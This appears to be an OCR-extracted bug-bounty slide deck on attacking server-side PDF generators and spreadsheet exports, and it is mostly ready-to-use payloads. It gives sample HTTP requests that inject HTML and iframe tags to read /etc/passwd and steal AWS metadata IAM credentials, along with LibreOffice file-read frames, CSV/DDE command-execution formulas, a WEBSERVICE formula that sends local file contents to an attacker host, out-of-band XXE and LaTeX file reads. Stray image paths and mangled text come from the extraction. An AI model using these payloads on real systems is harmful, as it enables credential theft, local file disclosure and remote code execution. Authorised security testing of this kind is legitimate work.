



If There Is PDF Generation Process, Inject Blind XSS Payloads e.g. OR <style><iframe src="http://me:80"> To Figure Out There Is HTML Rendering OR Not



POST /downloadDATA HTTP/1.1

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

name=&address=egy&fileTYPE=pdf



If There Is PDF Generation Process, Inject LFI Payloads e.g. < link rel=attachment href="file:///etc/passwd"> OR < script>document.write('<iframe src=file:///etc/passwd></iframe>'); </script> To Read Local Files



Video



Blog



Writeup



Writeup

POST /downloadDATA HTTP/1.1

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

name=<link rel=attachment href="file:///etc/passwd">

&address=egy&fileTYPE=pdf



If There Is PDF Generation Process, Inject Blind XSS Payloads With IP 169.254.169.254 e.g. "><iframe src="http://169.254.169.254/latest/meta-data/iam/security-credentials"></iframe> To Read The AWS IAM role name

- Video
- M Writeup
- M Writeup
- M Writeup

POST /downloadDATA HTTP/1.1

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number

name="><iframe src="http://169.254.169.254/latest/meta-data/iam/security-credentials"></iframe>& address=egy&fileTYPE=pdf



If There Is PDF Generation Process Based On LibreOffice OR OpenOffice, Try To Inject Payloads e.g. To Read Local Files



Blog



Writeup

POST /downloadDATA HTTP/1.1

Host: company.com

Content-Length: Number

name=<draw:frame draw:style-name="fr1" draw:name="Object1"
text:anchor-type="paragraph" svg:width="6.6925in" svg:height="1.1791in"
draw:z-index="0"><draw:object xlink:href="file:///etc/passwd"
xlink:type="simple" xlink:show="embed"
xlink:actuate="onLoad"/><draw:image
xlink:href="./ObjectReplacements/Object 1" xlink:type="simple"
xlink:show="embed" xlink:actuate="onLoad"/></draw:frame>
&address=eqv&fileTYPE=pdf



If There Is PDF Generation Process Based On LibreOffice OR OpenOffice, Try To Inject Payloads e.g. <text:section-source xlink:href="http://169.254.169.254/latest/meta-data/xlink:type="simple" xlink:show="embed" xlink:actuate="onLoad"/> To Read The Meta Data



Blog

POST /downloadDATA HTTP/1.1

Host: company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number

name=<office:text><text:section text:name="string">
<text:section-source xlink:href="http://169.254.169.254/latest/meta-data.xlink:type="simple" xlink:show="embed" xlink:actuate="onLoad"/>
</text:section></office:text>&address=egy&fileTYPE=pdf



List Of Payloads You Must Use Its If There Is PDF Generation Bases On Input









If You Can Export Your Data As Spreadsheet Files, Inject CSV Payloads e.g. =sum(10+10) , =cmd|' /C calc'!A0 , DDE ("cmd";"/C calc";"!A0") OR @SUM(1+1)*cmd|' /C calc'!A0 To Get RCE

Blog

Writeup

Writeup

Writeup

POST /downloadDATA HTTP/1.1

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

name=me=cmd|' /C calc'!A0&address=egy&fileTYPE=csv



List Of CSV Payloads



•

Blog

HYPERLINK("https://me.com", "ME")

=cmdl'/C ping IP-Of-Me'!'A1'

='file:///etc/passwd'#\$passwd.A1

=WEBSERVICE(CONCATENATE("http://me.com/",('file:///etc/passwd'#\$passwd.A1))



If You Can Download XML Content As PDF, Inject XXE Payloads e.g. <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE a [<!ENTITY % asd SYSTEM "http://me.com/evil.dtd"> %asd; %c;]> To Get OOB XXE



Writeup

POST /downloadDATA HTTP/1.1

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/xml Content-Length: Number

name=me&code=<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE a [<!ENTITY % asd
SYSTEM "http://me.com/evil.dtd"> %asd;

%c;]>&fileTYPE=xml-to-pdf



If You Can Write Latex Code To Convert It To PDF, Inject Latex Payloads e.g. \newread\file \openin\file=/etc/passwd\loop\unless\ifeof\file\read\file to\fileline\text{\fileline}\repeat\closein\file To Read Local Files



Writeup



Payloads

POST /downloadDATA HTTP/1.1

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number


name=me&code=\newread\file\openin\file=/etc/passwd\loo p\unless\ifeof\file\read\fileto\fileline\text{\fileline}\repeat\ closein\file&fileTYPE=latex-to-pdf

Render or surrender! Attack PDF generators


If you've met PDF rendering like receipts, reports, bills — be sure in majority cases it's server-side rendered from HTML source using libs or headless browser.

So if there is HTML — you can try to inject tags!

receipt1336.pdf









Thank You

Mahmoud M. Awali
©@0xAwali